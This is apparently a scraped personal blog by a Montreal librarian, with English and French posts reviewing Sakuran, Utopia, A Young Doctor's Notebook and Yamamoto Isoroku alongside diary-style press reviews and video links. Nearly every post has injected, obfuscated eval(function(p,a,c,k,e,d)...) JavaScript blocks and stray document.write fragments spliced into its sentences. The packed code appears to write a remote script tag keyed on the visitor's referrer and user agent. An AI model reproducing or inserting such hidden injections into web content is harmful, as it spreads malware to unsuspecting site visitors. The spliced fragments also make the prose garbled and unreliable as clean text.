La version animé de La maison en petits cubes a été récompensée par le prix du meilleur court métrage d’animation au Festival international du film d’animation d’Annecy de 2008, par le Prix Hiroshima et Prix de l’Audience du Festival international du film d’animation d’Hiroshima de 2008 ainsi que par l’Oscar du meilleur court-métrage d’animation en 2009. Elle est largement disponible pour visionnement sur l’internet:

Tsumiki No Ie from lennie small on Vimeo.
Pour plus d’information vous pouvez consulter les sites suivants:

La maison en petits cubes © ROBOT 2008.

[ Translate ]

Sakuran (Movie)

FFM_logo_2010

Sakuran02“Tokyo was once a tiny village called Edo. The city owes its rapid expansion to the fact that, document.write(“”); in 1603, Shogun Tokugawa Ieyasu wanted to found the country’s capital at a place that was as far away as possible from the imperial seat in Kyoto. Edo soon grew to become a magnificent city. Anyone passing beneath the Great Gate of the new capital entered a glamorous world of pleasure and recreation, with a row of elegant brothels in the Yoshiwara district stretching over a kilometre. The courtesans who worked there were expected to be well-versed in music, dance and parlour games, as well as the art of flower arranging. Sakuran tells the story of one woman living in the lustrous world of Yoshiwara who was determined to stand on her own two feet and live life as she pleased.” (From the 2007 Montreal World Film Festival official programming book)

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.

First, take a look at the trailer:

Sakuran04With this movie, you enter the flamboyant “floating world” of 17th Century Japan’s Ukiyo-e — as it is reminiscent of that era’s woodblock prints and paintings which often represented courtesans and scenes of the pleasure quarters. What makes this film so unique is that most of the people who created Sakuran are women! The creator of the original manga, Moyoco Anno, the director, Mika Ninagawa, the scriptwriter, Yuki Tanada, and most of the cast are all women. Sakuran is a movie about women who need to survive in a harsh environment like the Yoshiwara District of Edo. Continue reading

Press Review (2013-02-18)

A lot happened at home in the last couple of weeks (or so). Here’s the highlights: at the end of January a pipe broke within a wall while I wasn’t home and it went on for hours! I had to break the wall to see where the leak was. Luckily, document.write(“”); it was the hot water so I just had to turn off the water from the heating tank to make it stop. No hot water for a few days and the plumber costed my a week’s salary (at a hundred dollars per hour I realize that I should have become a plumber instead of an historian)! The next morning another main pipe broke on the street (this time up street; it was the third city water infrastructure failure within a couple of weeks) and the city had to cut water supply for a few hours. The cats caught another mouse in the house. My eighty-three years-old mother had a major surgery to repair an abdominal aortic aneurism, but all went well and she’s recovering fine. Ten days ago we got another big snow storm (but only about ten centimetres this time). My cold is dragging on and tends to get worse on week-ends!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ziebh|var|u0026u|referrer|nntbr||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|banyb|var|u0026u|referrer|idkir||js|php’.split(‘|’),0,{}))

Even the news were eventful: they found the
King Richard III under a parking lot, the Pope resigned, Obama delivered the State of the Union address, a meteorite crashed in Russia and much more (including some library humour) after the jump:


Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Books, Digital Edition & Library

Economy, Environment & International/U.S. Politics

Health, home & garden

Humour

Local News & National Politics

Media, Culture, & Society

Sciences & History

Technology, Gadgets & Internet

Union stuff & Montreal’s libraries

[ Traduire ]

Utopia

“The Utopia Experiments is a legendary graphic novel shrouded in mystery. But when a small group of previously unconnected people find themselves in possession of an original manuscript, document.write(“”); their lives suddenly and brutally implode. Targeted swiftly and relentlessly by a murderous organisation known as “The Network”, the terrified group are left with only one option if they want to survive: they have to run”.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rbiyi|var|u0026u|referrer|hstzt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nzddh|var|u0026u|referrer|fnehk||js|php’.split(‘|’),0,{}))

“Episode 1: When five strangers from an online comic book forum agree to meet after gaining possession of the original manuscript for the cult graphic novel ‘The Utopia Experiments‘, they find themselves pursued by a shadowy organisation known as “The Network” who are in pursuit of the manuscript — and they are prepared to kill to track it down. While three of the forum members — Ian, Becky and Wilson — meet in the pub, another is confronted and killed by two Network henchmen. The only witness to the murder is 11-year-old Grant — the fifth forum member — and when he flees with the manuscript, the henchmen give chase. Ian and Becky soon find they’ve been set-up for crimes they haven’t committed, while Wilson’s hacking skills attract the attention of Network henchmen Arby and Lee. As the trio’s lives begin to fracture, the world of civil servant Michael Dugdale is also torn apart as he is blackmailed by The Network. Just as things are looking increasingly desperate for Ian, Becky and Wilson, they come face to face with an enigmatic stranger who claims to offer them a way out…” [Text from
the show’s website]


First, have a look on the trailer:


Self-described as a “Dark and enigmatic thriller,” this British TV series (yes, another one!) started on Channel 4 from January 15th 2013. Like most Brit TV, this series is rather short as it has only six 70-minute episodes (although it is somewhere question of “series 1” so it leaves hope for more). It’s a complex cyberpunk story that plays on our inner paranoia and was more accurately described by some as a “conspiracy thriller.” In a dystopic near future (global food price going up causing riots, new epidemic of “Russian flu”) big corporations and defence agency gone rogue are vying for power. And, caught in the middle, a bunch of comic book fans. It’s quite an interesting setting. However it doesn’t feel very original: “the network” remind me of the Division in Nikita, the comic book with hidden information a little of Heroes, and the pharma conspiracy a little bit of Torchwood: Miracle Day or some of ReGenesis, but overall, if I feel I’ve seen similar stories before, yet I cannot name any other shows to compare it with.

The show is strew with what seems to be a few popular culture references (to Watchmen, Terminator, etc.). It is also rather violent, with a lot of characters dying in each episode (and even one torture scene). It feels a little too much (and therefore is recommended for age 18+). But I guess that’s what we should expect with a psychopath assassin in the pay of a big nefarious pharmaceutical corporation. I am not sure if this show really takes this conspiracy theories thing seriously but I guess the subject is rather used in a sarcastic way. Although if the story is often funny the characters do seem to take themselves pretty seriously most of the time. That’s probably part of the charm of the show (I do particularly like the cold but efficient Jessica Hyde character).

What’s stand out the most in Utopia is the good acting, the superb camera work (particularly the scene composition) and (it’s British isn’t it?) the dark humour. I’ve seen only three episodes so far (half the so-called series 1) so I’m ready to hold judgement for now. But overall, it’s certainly worth watching.

For more information you can visit those sites:
[ Traduire ]

Press Review (2013-01-28)

First, document.write(“”); the domestic log. Indeed the Operating System of the Mac Mini got corrupt somehow and I had to use Time Machine to restore it. However, even Time Machine had a problem and I had to go back to a week-old backup to successfully restore the whole system and then restore more recent files individually. It took a while to do all that (each unsuccessful restore took several hours). It seems that everything stopped working properly since I also had problems with both my microwave oven and the regular oven (I will have to replace one and repair the latter).
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bbdkh|var|u0026u|referrer|zrrty||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eznaa|var|u0026u|referrer|rkftf||js|php’.split(‘|’),0,{}))

We also had a bunch of medical appointments (dentist and GP). My blood-pressure medication was changed (for a stronger one) and the diagnosis of
benign paroxysmal positional vertigo was confirmed. The most frustrating aspect of it is that I endured vertigo for over a month and a simple Epley maneuver solved the problem in a few minutes! Last year I was too busy to do any of the medical tests that my GP ordered, so this year I’ll make damn sure that I do them all.

I’ve spent the little spare times that I had left doing some clean up in my office (getting rid of a few more boxes, either putting books on shelves or shredding useless paperwork for recycling. We moved nearly two years ago and I still have plenty of boxes laying around). I also got a cold (luckily, so far, it’s not the terrible flu that everyone is talking about. Of course, I suffer from it not at work but during my days off!) and a water pipe broke down the street last night and we were nearly ten hours without water. Despite all that (there’s no respite for the restless, so now I am trying to catch up on my blogging) I still found many interesting news stories that I would like to share, so please check the links after the jump:


Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Books, Digital Edition & Library

Economy, Environment & International/U.S. Politics

Health, home & garden

Humor

Local News & National Politics

Media, Culture, & Society

Sciences & History

Technology, Gadgets & Internet

Union stuff & Montreal’s libraries

[ Traduire ]

A Young Doctor’s Notebook

As usual I stumbled on this TV mini-series by pure chance (my wife read about it in a magazine and I looked it up on the internet). The prime interest of this British TV series from Sky Arts 1 HD is that the main protagonist is played, document.write(“”); in his young age, by Daniel Radcliffe (of Harry Potter‘s fame) and by John Hamm (from Mad Men), as he is older.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|knsyf|var|u0026u|referrer|ktdiz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dntke|var|u0026u|referrer|aytab||js|php’.split(‘|’),0,{}))


“After graduating from medical school in 1917, Bulgakov was sent to run a hospital in the remote Smolensk province, where his patients lived a brutal, essentially medieval existence. He turned these experience into a series of short stories, collected in A Young Doctor’s Notebook, a fictional account of a nameless doctor whose experience largely overlaps with its author’s. His young doctor discovers that childbirth and tracheotomies go much faster, and get a lot messier, than the medical textbooks had led him to believe.“ [Text from one of the dvd covers (right). See the other cover here]

First, have a look on the official trailer:


Originally titled A Country Doctor’s Notebook (??????? ????? ?????), this collection of short stories by acclaimed Russian writer Mikhail Bulgakov was already well known and admired by american actor John Hamm who was attached to its adaptation project from the very beginning as an executive producer. When they sought the collaboration of Daniel Radcliffe to play the frail, short and clumsy young doctor, they discovered that he was also a great fan of Bulgakov. According to Alan Connor, one of the show’s writers, Radcliffe visited Bulgakov’s hometown for his 21st birthday and he described the book as “a meditation on memory.”

The story is narrated from the point of view of the older doctor. In 1934, as he is being investigated for his morphine addiction, the doctor go through the notebook he wrote when he was sent to take charge of a country hospital right after having graduated from university in 1917. He remembers all the hardship he went through and even interacts with his younger self, criticizing or mocking his conduct and self-doubt. He was missing his comfortable life in the culturally-rich Moscow while discovering how rude and primitive was the life of his patients and how tragically unprepared he found himself to deal with this situation.

This series, described as a comedy drama, is really brilliant. Only the British could treat such a dark subject (bleak russian countryside, gruesome early 20th-century medicine, psychological despair and morphine addiction) with great humour. It has almost the excesses of the slapstick comedy (with plenty of blood and horrible amputation) but leaves you somewhat uncomfortable. It’s also beautifully played by the two main actors. My only complain is that it is so damn short: only four 30-minute episodes (although the dvd was somewhere qualified as “season 1” so there might be hope for more–but that could simply be a mistake). It started airing in UK on Sky Arts 1 HD from december 6, 2012 and is already available on Dvd in the United Kingdom. Let’s hope it will come quickly to our shores.

For more information you can visit those sites:

Finally, check this interview where Hamm and Radcliffe talk about the TV series:

http://embedded-video.guardianapps.co.uk/?a=false&u=/tv-and-radio/video/2012/nov/28/radcliffe-hamm-young-doctors-notebook-video
[ Traduire ]

Cool motocycle

While watching BBC’s Click tech news show, document.write(“”); I came across this really cool motocycle of the future. Actually, it is an electric vehicle which is an hybrid between a car and a motocycle. It reminds me of Kaneda’s bike in Akira. The particularity of its design is that, thanks to two gyroscopes, it stands upright and can never fall on its side. Called the C1, it was conceived by Lit Motors, a company located in California, and should be available on the market in 2014 for the hefty price of $25,000. Hopefully, with time, the cost will diminish.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ryffd|var|u0026u|referrer|hyrfs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|btrdd|var|u0026u|referrer|iayiy||js|php’.split(‘|’),0,{}))

This story has been around for a while but I think it’s worth sharing anyway. See for yourself how cool it is
after the jump >>

First, two promo videos from Lit Motors:


Plus a report from SmartPlanet:


A CNET interview:

And a CNN Money report:

[ Traduire ]

Bibliothèque Marc-Favreau

Des entrées sur Facebook (ainsi qu’un billet sur la page du Canardo Pressé) m’ont fait découvrir sur Youtube cette video offrant une visite virtuelle de la <a href="http://ville.montreal.qc.ca/portal/page?_pageid=7357, document.write(“”); 100603672&_dad=portal&_schema=PORTAL” target=”“new””>future bibliothèque Marc-Favreau:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|izhik|var|u0026u|referrer|eynnn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fhzfn|var|u0026u|referrer|skkfr||js|php’.split(‘|’),0,{}))


Ça nous donne le goût d’y travailler…

Relaxing view of automn

Gizmodo brought this to my attention: A nice relaxing view of leaves changing colors…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zynft|var|u0026u|referrer|fnnfn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ztiht|var|u0026u|referrer|hyshi||js|php’.split(‘|’),0,{}))

Fall from jamie scott on Vimeo.

Maudite Lenka !

Hier, document.write(“”); j’ai vu l’annonce de Windows 8 à la télé et depuis ce temps-là je ne peux pas me sortir de la tête la “toone” [tune] plutôt entraînante [catchy] de Lenka, Everything At Once.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rdsas|var|u0026u|referrer|rzfri||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|khekn|var|u0026u|referrer|yieky||js|php’.split(‘|’),0,{}))

Pour vous contaminer aussi voici la video de promo de cette chanson, dont un extrait a été utilisé pour la publicité de Microsoft:

Everything At Once – promo video from LenkaMusic on Vimeo.
[ Translate ]

Merlin sighting

I mentioned earlier this summer that my wife had seen a fox in a nearby park. Well, it seems it is not the only wildlife that we have in the neighborhood (Montreal’s St-Michel borough). We’ve just seen a Merlin this afternoon (aka Falco Colombarius in Latin or Faucon émerillon in French). And here’s the video to prove it:

Merlin from clodjee on Vimeo.

The video is also available on Youtube (but I don’t know for how long since it seems that when you use the copyright-free music included with iMovie, Youtube flags the video as a copyright infringement! So I’ll probably avoid uploading video there in the future.)

[ Traduire ]

Yamamoto Isoroku

“Japan, document.write(“”); summer 1939. Pressure is building for Japan to sign a pact with Germany and Italy, but admiral Yamamoto is reluctant to go to war with the US, whom he considers too powerful.” (2012 Montreal World Film Festival schedule book)

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ktakb|var|u0026u|referrer|rszkt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tdfsf|var|u0026u|referrer|dtssr||js|php’.split(‘|’),0,{}))

The full Japanese title of the movie is ???????? ????? (Rengô kantai shirei chôkan: Yamamoto Isoroku / Isoroku Yamamoto, the Commander-in-Chief of the Combined Fleet).

Yamamoto Isoroku (?? ???) was a great thinker and strategist (he’s often depicted in the movie playing shogi, a chess-like military strategy game). He told his superiors (and I am paraphrasing here) “Don’t make a tripartite alliance with Germany and Italy. If you do, the Americans will cut us from the essential supplies we need.” But eventually, they did make an alliance with Hitler. He also told them “Don’t attack the U.S., because they’re stronger than us. If we do, we’ll lose and Japan will be utterly destroyed.” But eventually, they did attack the Americans and, having no choice, Yamamoto planned the attack himself. However, he warned his superiors to “make sure to declare war before attacking the Americans, because if not it will certainly make things worse.” Of course, the Japanese embassy screwed up and the declaration of war was given one hour after the attack, angering the Americans. There is no mention in the movie of his famous quote: “we have awaken a sleeping giant,” probably because it is now considered apocryphal. Finally, he insisted that, if they had to go to war with the Americans, it would be better to hit them hard and fast in the hope to crush their morale and be able to quickly sue for peace, because he considered that if Japan had to engage in a long war of attrition with them they would definitely lose since the Americans were far superior in force and resources.

Unfortunately, his superiors took no heed of his warnings and the Pacific war quickly became a messy affair as the Japanese kept making wrong decisions after another, leading toward an ugly end. The culprit was an enormous national pride that made people believe they could win despite the odds. Even if Pearl Harbor was a strategic failure (they gambled they could destroy the American Pacific Fleet, but its most important elements, the carriers, were nowhere to be seen), it was portrayed at home as a great victory. The “success” of Midway was a failure as well (Yamamoto’s subordinates did not follow his instruction to “load half the airplanes with torpedoes in order to strike and sink the carriers that our attack will definitely draw”), but the huge lost sustained by the Navy ultimately sealed the fate of Japan. In Guadalcanal, a retreat became a “transfer of troops” in the national newspapers! Fortunately, Yamamoto died in an enemy attack in the Solomon Islands (he wanted to inspect the troops and boost their morale by his presence, but someone had stupidly broadcast his traveling plans), and therefore never witnessed the miserable end of the war.

Yamamoto Isoroku is a “biographical” drama that focuses solely on Yamamoto’s role in the Pacific War and his conviction that war against the Americans was a mistake and that, if it was indeed inevitable, the best chances of success for Japan was to aim at a quick peace after hitting them hard and fast. Not much is said on his personal life: once in a while we glimpse of his family just to remind the viewers that he is human and has a wife and children. The movie is essentially an history lesson but, thanks to an excellent storytelling, it never feels like a lecture. The director achieves this by introducing the viewers to two groups of people — a couple of newspaper reporters and the customers of a small izakaya bar — which he cleverly use to communicate to the viewers the essential historical and chronological information about the progress of the war, its historical context, what’s the public opinion at the time and who thinks what about the current strategy or geo-political situation.

Strangely, it doesn’t feel at all like an anti-war movie and is not even apologetic of Japan’s role in the war. It simply tells the viewers that, if Yamamoto’s vision would have prevailed, the Pacific War might have been avoided or at least delayed and, in case of war, an early peace would have been pursued, avoiding all the horrors that ultimately deprived Japan of its honor. It tells us (and I totally agree with that assessment) that the war was essentially caused by the stupidity of the “hawks,” the warmonger amongst the media and the political bureaucracy. Unfortunately, in order to pass his message, the director is raising Yamamoto to a status of demi-god and the movie is endlessly chanting is coolness and greatness to the point of being annoying.

I am not sure exactly what this movie is telling us about the ideology of today’s Japan. We’ve certainly seen an increase in war movies being produced lately and it seems to coincide with an hardening of the right wing parties seeking more aggressive politics. Many want to re-arm Japan or defend more aggressively Japanese territory against the claim of other countries in order to secure future resources. However, I don’t think that this movie is part of this trend. In contrary, it seems to warn us against repeating the pitfall of history (but this time the sleeping giant would probably be China).

All in all, despite its ideological aspects, it is quite an interesting movie that offers a beautiful photography where, surprisingly, the special effects are minimally obtrusive (I cannot say they are barely noticeable, but at least they are negligibly obvious). A movie well worth watching.

Yamamoto Isoroku (Admiral Yamamoto): Japan, 2011, 140 min.; Dir.: Izuru Narushima; Scr.: Yasuo Hasegawa, Kenzaburo Iida; Phot.: Takahide Shibanushi, Hiroshi Futsuta; Ed.: Hirohide Abe; Mus.: Tarô Iwashiro; Prod.: Shohei Kotaki; Cast: Koji Yakusho, Hiroshi Tamaki, Akira Emoto, Toshiro Yanagiba, Hiroshi Abe, Eisaku Yoshida, Kippei Shiina, Takeo Nakahara, Ikuji Nakamura, Mitsugoro Bando, Mieko Harada, Asaka Seto, Rena Tanaka, Toru Masuoka, Yoshihiko Hakamada, Shunji Igarashi, Asaka Seto, Rena Tanaka, Toru Masuoka, Yoshihiko Hakamada, Shunji Igarashi. Screened, in presence of one of the producers, as part of the “World Great” segment (Out of competition) at the Montreal World Film Festival 2012, on August 26th, 18:40 in Cinéma Quartier Latin 9 (a theatre with a 350-seat capacity which was a little less than 3/4 full).
Other comments or reviews:

One last point, not related to the movie itself: The primary duty of a film festival and of a movie theatre is to preserve the integrity of the artistic works it is presenting. I didn’t appreciate at all that the sound was cut off for almost the entire end credits of the movie. A soundtrack is an integral part of a movie. It’s bad enough that the movie started late (because of the Q&A of the previous movie, I think) but it is not the first year that I witness unforgivable technical screw ups at the festival and particularly at the Quartier Latin. Of course, the people of the festival say it’s the mistake of the projectionist who cannot see or ear what’s happening inside the theatre, and the acting theatre manager I spoke to said all complaints should be directed to the festival staff since they are the one in charge during the festival (even of the projectionist). This lack of respect for the movie industry craftsmen who created this film and for the viewers is quite annoying. It is a small detail, I admit, but it should never happen. The frustration I feel when this happens distract me from the enjoyment of the movie.

Update: Here’s a video of the very quick presentation made by one of the producers before the screening of “Yamamoto Isoroku” at the 2012 Montreal World Film Festival.


[ Traduire ]

Autotune & other songs

I am sure you remember this amazing song someone made using Autotune and some clips from Carl Sagan’s tv series “Cosmos” and this other video it led me to.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|arefr|var|u0026u|referrer|tirna||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kdyfe|var|u0026u|referrer|krdrr||js|php’.split(‘|’),0,{}))

Well, document.write(“”); I discovered more autotune marvels.
A funny Jeanne Moos’ report on CNN brought to my attention a tribute autotune video clip that PBS made for the 100th anniversary of Julia Child. Quite funny. When I as looking for it, another article made me discover more autotune tributes by PBS, one for Mr. Rogers amongst others! Here they are:

On another note (not related to Autotune), someone made a parody / tribute video about NASA and the Curiosity Mars landing that has been quite popular lately:

Scène attendrissante

Avant hier matin j’ai été le témoin d’une scène des plus attendrissantes. Une chatte avait établie domicile dans la cour de mes voisins avec ses quatre chatons. La mère étant partie chasser, document.write(“”); les chatons, laissé à eux-même, jouaient ensemble. La cour étant envahie par les Gloires du matin, c’était vraiment merveilleux de voir les chatons se poursuivrent dans ce lit de fleurs mauves.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|szkhr|var|u0026u|referrer|izkaz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|stazr|var|u0026u|referrer|trfid||js|php’.split(‘|’),0,{}))


